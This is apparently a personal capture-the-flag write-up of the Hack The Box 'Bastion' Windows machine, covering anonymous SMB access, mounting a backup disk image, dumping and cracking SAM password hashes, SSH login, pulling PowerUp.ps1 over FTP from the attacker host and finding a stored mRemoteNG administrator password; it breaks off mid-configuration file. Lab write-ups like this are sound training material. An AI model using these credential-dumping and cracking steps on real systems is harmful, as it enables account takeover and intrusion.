

Bastion

Link	https://app.hackthebox.com/machines/Bastion	
IP		
Type	WIN	
Status	DONE	
DATE	12.04.2024, 16.04.2024	

Resolution summary

- unrestricted Password access
- enumeration is the key

Improved skills

- unusuall gaining access
- privesc

Used tools

- nmap
- gobuster
- python scripts
- ftp, certutil

Information Gathering

Scanned all TCP ports:

```
22/tcp    open  ssh
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5985/tcp   open  wsman
47001/tcp  open  winrm
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
```

```
49668/tcp open unknown
49669/tcp open unknown
49670/tcp open unknown
```

Very important command!

grep only ports and put it in to file:

```
cat nmapscan | grep 'open' | awk '{ print $1 }' | awk '{print ($0+0)}' | sed
-z 's/\n/,/g;s/,$/\n/' > ports
```

Enumerated open TCP ports:

```
22/tcp      open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp     open  msrpc        Microsoft Windows RPC
139/tcp     open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp     open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp   open  msrpc        Microsoft Windows RPC
49665/tcp   open  msrpc        Microsoft Windows RPC
49666/tcp   open  msrpc        Microsoft Windows RPC
49667/tcp   open  msrpc        Microsoft Windows RPC
49668/tcp   open  msrpc        Microsoft Windows RPC
49669/tcp   open  msrpc        Microsoft Windows RPC
49670/tcp   open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2016 build 10586 - 14393
(96%), Microsoft Windows Server 2016 (95%), Microsoft Windows 10 (93%),
Microsoft Windows 10 1507 (93%), Microsoft Windows 10 1507 - 1607 (93%),
Microsoft Windows 10 1511 (93%), Microsoft Windows Server 2012 (93%),
Microsoft Windows Server 2012 R2 (93%), Microsoft Windows Server 2012 R2
Update 1 (93%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1
Update 1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_clock-skew: mean: -39m56s, deviation: 1h09m15s, median: 2s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-04-11T06:02:02
|_  start_date: 2024-04-11T05:41:55
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard
6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-11T08:02:03+02:00
```

smb shares listed:

```
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
```

Host script results:

```
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_clock-skew: mean: -39m56s, deviation: 1h09m15s, median: 2s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-04-11T06:02:02
|_  start_date: 2024-04-11T05:41:55
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard
6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-11T08:02:03+02:00
```

```
└─(root@kali)-[/home/kali/hackthebox/Bastion]
└─# smbclient -L//10.10.10.134/
```

```
Password for [WORKGROUP\root]:
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
Backups	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

```
Reconnecting with SMB1 for workgroup listing.
```

```
do_connect: Connection to 10.10.10.134 failed (Error  
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
```

```
Unable to connect with SMB1 -- no workgroup available
```

Enumeration

Port 139, 135 - smb (smb)

```
(root@kali)-[/home/kali/hackthebox/Bastion]
└─# smbclient //10.10.10.134/Backups
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \>
```

```
(root@kali)-[/home/kali/hackthebox/Bastion]
└─# smbclient //10.10.10.134/Backups
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Tue Apr 16 06:02:11 2019
..               D           0   Tue Apr 16 06:02:11 2019
note.txt         AR        116  Tue Apr 16 06:10:09 2019
SDT65CB.tmp      A           0   Fri Feb 22 07:43:08 2019
WindowsImageBackup Dn           0   Fri Feb 22 07:44:02 2019

                    5638911 blocks of size 4096. 1177495 blocks available
smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
```

```
smb: \> cd WindowsImageBackup\  
smb: \WindowsImageBackup\> mget *  
getting file \WindowsImageBackup\L4mpje-PC\MediaId of size 16 as L4mpje-  
PC\MediaId (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)  
getting file \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22  
124351\9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd of size 37761024 as L4mpje-  
PC\Backup 2019-02-22 124351\9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd (2230.0  
KiloBytes/sec) (average 2205.8 KiloBytes/sec)
```

I found interesting virtual hard disk files (.vhd).

```
(root@kali)-[/home/kali/hackthebox/Bastion]  
└─# dir  
L4mpje-PC  nmapscan  note.txt  ports  SDT65CB.tmp  
  
(root@kali)-[/home/kali/hackthebox/Bastion]  
└─# cat SDT65CB.tmp  
  
(root@kali)-[/home/kali/hackthebox/Bastion]  
└─# dir  
L4mpje-PC  nmapscan  note.txt  ports  SDT65CB.tmp  
  
(root@kali)-[/home/kali/hackthebox/Bastion]  
└─# L4mpje-PC  
  
(root@kali)-[/home/kali/hackthebox/Bastion/L4mpje-PC]  
└─# dir  
Backup\ 2019-02-22\ 124351  MediaId  
Catalog                               SPPMetadataCache  
  
(root@kali)-[/home/kali/hackthebox/Bastion/L4mpje-PC]  
└─# dir  
Backup\ 2019-02-22\ 124351  MediaId  
Catalog                               SPPMetadataCache  
  
(root@kali)-[/home/kali/hackthebox/Bastion/L4mpje-PC]  
└─# cd Backup\ 2019-02-22\ 124351  
  
(root@kali)-[/home/.../hackthebox/Bastion/L4mpje-PC/Backup 2019-02-22  
124351]  
└─# dir  
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd  
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
```

```

└─(root@kali)-[/home/.../hackthebox/Bastion/L4mpje-PC/Backup 2019-02-22
124351]
└─# cd ..

└─(root@kali)-[/home/kali/hackthebox/Bastion/L4mpje-PC]
└─# dir
Backup\ 2019-02-22\ 124351  MediaId
Catalog                      SPPMetadataCache

└─(root@kali)-[/home/kali/hackthebox/Bastion/L4mpje-PC]
└─# cd Catalog

└─(root@kali)-[/home/.../hackthebox/Bastion/L4mpje-PC/Catalog]
└─# dir

└─(root@kali)-[/home/.../hackthebox/Bastion/L4mpje-PC/Catalog]
└─# cd ..

└─(root@kali)-[/home/kali/hackthebox/Bastion/L4mpje-PC]
└─# cd Backup\ 2019-02-22\ 124351

└─(root@kali)-[/home/.../hackthebox/Bastion/L4mpje-PC/Backup 2019-02-22
124351]
└─# dir
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd

```

Mounting .vhd files via remote shares:

<https://medium.com/@klockw3rk/mounting-vhd-file-on-kali-linux-through-remote-share-f2f9542c1f25>

Note: those operations may take some time, so wait few minutes. Additionally, after operation files may not be visible in the mount point. you have to navigate out to an arbitrary directory and navigate back to the mount point.

install tools:

```

apt-get install libguestfs-tools_
apt-get install cifs-utils_

```

```

└─(root@kali)-[/]
└─# dir
bin    etc          initrd.img.old  lib64          mnt    root  srv      tmp
var
boot  home          lib             lost+found     opt    run   swapfile tocrack

```

```
vmlinuz
dev  initrd.img  lib32          media      proc  sbin  sys      usr
vmlinuz.old
```

```
(root@kali)-[/]
# cd mnt
```

```
(root@kali)-[/mnt]
# ls
```

```
(root@kali)-[/mnt]
# mkdir /mnt/remote
```

```
(root@kali)-[/mnt]
# cd remote
```

```
(root@kali)-[/mnt/remote]
# dir
```

```
(root@kali)-[/mnt/remote]
# pwd
/mnt/remote
```

```
(root@kali)-[/mnt/remote]
# mount -t cifs //10.10.10.134/Backups /mnt/remote -o rw
Password for root@//10.10.10.134/Backups:
```

```
(root@kali)-[/mnt/remote]
# dir
```

```
(root@kali)-[/mnt/remote]
# ls
```

```
(root@kali)-[/mnt/remote]
# cd ..
```

```
(root@kali)-[/mnt]
# ls
remote
```

```
(root@kali)-[/mnt]
# cd remote
```

```
(root@kali)-[/mnt/remote]
# ls
note.txt  SDT65CB.tmp  WindowsImageBackup
```

```
(root@kali)-[/mnt/remote]
# cd WindowsImageBackup
```

```

└─(root@kali)-[/mnt/remote/WindowsImageBackup]
└─# ls
L4mpje-PC

└─(root@kali)-[/mnt/remote/WindowsImageBackup]
└─# cd L4mpje-PC

└─(root@kali)-[/mnt/remote/WindowsImageBackup/L4mpje-PC]
└─# ls
'Backup 2019-02-22 124351'  Catalog  MediaId  SPPMetadataCache

└─(root@kali)-[/mnt/remote/WindowsImageBackup/L4mpje-PC]
└─# cd Backup\ 2019-02-22\ 124351

└─(root@kali)-[/mnt/remote/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22
124351]
└─# ls
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
BackupSpecs.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-
19adc95a34c7.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-
3bee2926fd7f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-
7847f01fc64f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer6ad56c2-b509-4e6c-bb19-
49d8f43532f0.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafb4a2-367d-4d15-a586-
71dbb18f8485.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-
531aa6355fc4.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-
d62844cdc0b2.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-
1050253ae220.xml

```

Mounting and accessing vhd files remotly via smb share (not that it may take some time):

```
mount -t cifs //10.10.10.134/Backups /mnt/remote -o rw
```

Mounting and accessing files via our file share:


```
guestmount --add 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/vhd -v
```

```
(root@kali)-[/mnt]  
└─# mkdir vhd
```

```
(root@kali)-[/mnt/remote/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]  
└─# ls  
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd  
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd  
BackupSpecs.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafb4a2-367d-4d15-a586-71dbb18f8485.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml  
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml
```

```
(root@kali)-[/mnt/remote/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]  
└─# pwd  
/mnt/remote/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351
```

```
(root@kali)-[/mnt/remote/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]  
└─# guestmount --add 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/vhd -v  
libguestfs: creating COW overlay to protect original drive content  
libguestfs: command: run: qemu-img --help | grep -sqE -- '\binfo\b.*-U\b'  
libguestfs: command: run: qemu-img  
libguestfs: command: run: \ info  
libguestfs: command: run: \ -U  
libguestfs: command: run: \ --output json
```

(...)

```
guestfsd: ⇒ inspect_get_mountpoints (0x1f4) took 0.16 secs
guestfsd: ≤ mount_ro (0x49) request length 64 bytes
commandrvf: stdout=n stderr=y flags=0x0
commandrvf: udevadm --debug settle -E /dev/sda1
No filesystem is currently mounted on /sys/fs/cgroup.
Failed to determine unit we run in, ignoring: No data available
command: mount '-o' 'ro' '/dev/sda1' '/sysroot/'
guestfsd: ⇒ mount_ro (0x49) took 0.50 secs
guestfsd: ≤ umask (0x89) request length 44 bytes
guestfsd: ⇒ umask (0x89) took 0.00 secs
libguestfs: guestfs_impl_mount_local: fuse_mount /mnt/vhd
libguestfs: guestfs_impl_mount_local: fuse_new
libguestfs: guestfs_impl_mount_local: leaving fuse_mount_local
```

```
(root@kali)-[/mnt/vhd]
# ls
'$Recycle.Bin'    config.sys          pagefile.sys       ProgramData
Recovery          Users
autoexec.bat     'Documents and Settings' PerfLogs           'Program Files'
'System Volume Information'  Windows
```

Exploitation

Sam file accounts retriving via rainbow tables attack

```
(root@kali)-[/mnt/vhd/Windows/System32/config]
# ls
BCD-Template
COMPONENTS.LOG    SAM.LOG            SOFTWARE.LOG2
BCD-Template.LOG
COMPONENTS.LOG1   SAM.LOG1           SYSTEM
COMPONENTS
COMPONENTS.LOG2   SAM.LOG2           SYSTEM.LOG
COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.0.regtrans-ms
DEFAULT           SECURITY            SYSTEM.LOG1
COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.1.regtrans-ms
DEFAULT.LOG        SECURITY.LOG        SYSTEM.LOG2
```



```
COMPONENTS{6cccd2ec-6e01-11de-8bed-001e0bcd1824}.TxR.2.regtrans-ms
DEFAULT.LOG1      SECURITY.LOG1  systemprofile
COMPONENTS{6cccd2ec-6e01-11de-8bed-001e0bcd1824}.TxR.blf
DEFAULT.LOG2      SECURITY.LOG2  TxR
COMPONENTS{6cccd2ed-6e01-11de-8bed-001e0bcd1824}.TM.blf
Journal           SOFTWARE
COMPONENTS{6cccd2ed-6e01-11de-8bed-
001e0bcd1824}.TMContainer00000000000000000001.regtrans-ms  RegBack
SOFTWARE.LOG
COMPONENTS{6cccd2ed-6e01-11de-8bed-
001e0bcd1824}.TMContainer00000000000000000002.regtrans-ms  SAM
SOFTWARE.LOG1
```

Tools:

- ophcrack
- Sam and System files loaded in to ophcrack

What you can achieve:

- local Credentials



```
31d6cfe0d16ae931b73c59d7e0c089c0
31d6cfe0d16ae931b73c59d7e0c089c0
26112010952d963c8dc4217daec986d9
```

Attack did not work. Theoretically it should, because I had compatible tables, but whatever, let's do it traditionally:

SAM file hash dump

```
(root@kali)-[/home/kali/hackthebox/Bastion]
# samdump2 SYSTEM SAM
*disabled*
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled*
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

```
(root@kali)-[/home/kali/hackthebox/Bastion]
# echo
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9::: > hash
```

```
hashcat -m 1000 hash /usr/share/wordlists/rockyou.txt --force
```

Let's log in with ssh.

```
26112010952d963c8dc4217daec986d9:bureaulampje
```


L4mpje:bureaulampje

Transferring powerup to victim:

certutil did not work (access denied), so Setting up ftp server:

```
(root@kali)-[/home/kali/hackthebox/Bastion]
# python -m pyftplib -p 21 --write
```

```
l4mpje@BASTION C:\Users\L4mpje\Desktop>ftp 10.10.14.4
Connected to 10.10.14.4.
220 pyftplib 1.5.6 ready.
530 Log in with USER and PASS first.
User (10.10.14.4:(none)): anonymous
331 Username ok, send password.
Password:
230 Login successful.
ftp> binary
200 Type set to: Binary.
ftp> get PowerUp.ps1
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp: 600580 bytes received in 0.38Seconds 1601.55Kbytes/sec.
ftp> bye
221 Goodbye.
```



```
Directory of C:\Users\L4mpje\Desktop

11-04-2024  10:12    <DIR>          .
11-04-2024  10:12    <DIR>          ..
11-04-2024  10:12                600.580 PowerUp.ps1
11-04-2024  07:42                34 user.txt
               2 File(s)          600.614 bytes
               2 Dir(s)    4.820.733.952 bytes free
```

Privilege Escalation

Local Enumeration

manual enumeration

basic info

```
l4mpje@BASTION C:\>systeminfo
ERROR: Access denied

l4mpje@BASTION C:\>cd ..
```

```
l4mpje@BASTION C:\>dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 1B7D-E692
```

```
Directory of C:\
```

```
16-04-2019  12:02    <DIR>          Backups
12-09-2016  13:35    <DIR>          Logs
22-02-2019  15:42    <DIR>          PerfLogs
31-01-2022  18:39    <DIR>          Program Files
22-02-2019  15:01    <DIR>          Program Files (x86)
22-02-2019  14:50    <DIR>          Users
31-01-2022  18:52    <DIR>          Windows
              0 File(s)              0 bytes
              7 Dir(s)  4.825.042.944 bytes free
```

```
l4mpje@BASTION C:\>cd Program Files (x86)
```

```
l4mpje@BASTION C:\Program Files (x86)>dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 1B7D-E692
```

```
Directory of C:\Program Files (x86)
```

```
22-02-2019  15:01    <DIR>          .
22-02-2019  15:01    <DIR>          ..
16-07-2016  15:23    <DIR>          Common Files
23-02-2019  10:38    <DIR>          Internet Explorer
16-07-2016  15:23    <DIR>          Microsoft.NET
22-02-2019  15:01    <DIR>          mRemoteNG
23-02-2019  11:22    <DIR>          Windows Defender
23-02-2019  10:38    <DIR>          Windows Mail
23-02-2019  11:22    <DIR>          Windows Media Player
16-07-2016  15:23    <DIR>          Windows Multimedia Pla
tform
16-07-2016  15:23    <DIR>          Windows NT
23-02-2019  11:22    <DIR>          Windows Photo Viewer
16-07-2016  15:23    <DIR>          Windows Portable Devic
es
16-07-2016  15:23    <DIR>          WindowsPowerShell
              0 File(s)              0 bytes
              14 Dir(s)  4.825.042.944 bytes free
```

```
l4mpje@BASTION C:\Program Files (x86)>hostname  
Bastion
```

```
l4mpje@BASTION C:\Program Files (x86)>whoami  
bastion\l4mpje
```

```
l4mpje@BASTION C:\Program Files (x86)>net users
```

User accounts for \\BASTION

Administrator	DefaultAccount	Guest
---------------	----------------	-------

L4mpje

The command completed successfully.

```
l4mpje@BASTION C:\Program Files (x86)>net user L4mpje
```

User name	L4mpje
Full Name	L4mpje
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never

Password last set	22-2-2019 14:42:58
Password expires	Never
Password changeable	22-2-2019 14:42:58
Password required	Yes
User may change password	No

Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	16-4-2024 08:51:12

Logon hours allowed	All
---------------------	-----

Local Group Memberships	*Users
-------------------------	--------

```
Global Group memberships      *None
The command completed successfully.
```

```
l4mpje@BASTION C:\Program Files (x86)>arp -a
```

```
Interface: 10.10.10.134 --- 0x4
```

Internet Address	Physical Address	Type
10.10.10.2	00-50-56-b9-9e-ca	dynamic
10.10.10.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

internet

```
4mpje@BASTION C:\Program Files (x86)>ipconfig /all
```

Windows IP Configuration

```
Host Name . . . . . : Bastion
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : htb
```

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . : htb
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-50-56-B9-3E-5A
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : dead:beef::101(Pref
erred)
Lease Obtained. . . . . : dinsdag 16 april 20
24 08:45:51
Lease Expires . . . . . : dinsdag 16 april 20
24 09:45:50
IPv6 Address. . . . . : dead:beef::f462:171
1:a526:76d0(Preferred)
Link-local IPv6 Address . . . . . : fe80::f462:1711:a52
6:76d0%4(Preferred)
IPv4 Address. . . . . : 10.10.10.134(Prefer
red)
```



```
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::250:56ff:feb9
:9eca%4
10.10.10.2
DHCPv6 IAID . . . . . : 100683862
DHCPv6 Client DUID. . . . . : 00-01-00-01-24-01-9
6-CA-08-00-27-0A-7D-93
DNS Servers . . . . . : 10.10.10.2
NetBIOS over Tcpi. . . . . : Enabled
Connection-specific DNS Suffix Search List :
htb
```

Tunnel adapter isatap.{8253841C-588D-4E94-B23A-993BB2E4B4D9}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : htb
Description . . . . . : Microsoft ISATAP Ad
apter
Physical Address. . . . . : 00-00-00-00-00-00-0
0-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
```

```
l4mpje@BASTION C:\Program Files (x86)>wmic qfe get Caption
,Description,HotFixID,InstalledOn
ERROR:
Description = Access denied
l4mpje@BASTION C:\Program Files (x86)>arp -a
```

```
Interface: 10.10.10.134 --- 0x4
Internet Address      Physical Address      Type
10.10.10.2            00-50-56-b9-9e-ca    dynamic
10.10.10.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
```

Password Hunting

During password hunting i fond directory that looks off (it should not be there)

```
findstr /si password *.xml
```

(...)

```

<Node Name="DC"
  Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d
58-662a-44d4-aff0-3a4f547a3fee" Username="Administrator" Domain="" Pass
word="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAo
wVRdC7emf7lWwA10dQKiW==" Hostname="127.0.0.1" Protocol="RDP" PuttySessi
on="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="
true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthent
icationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="
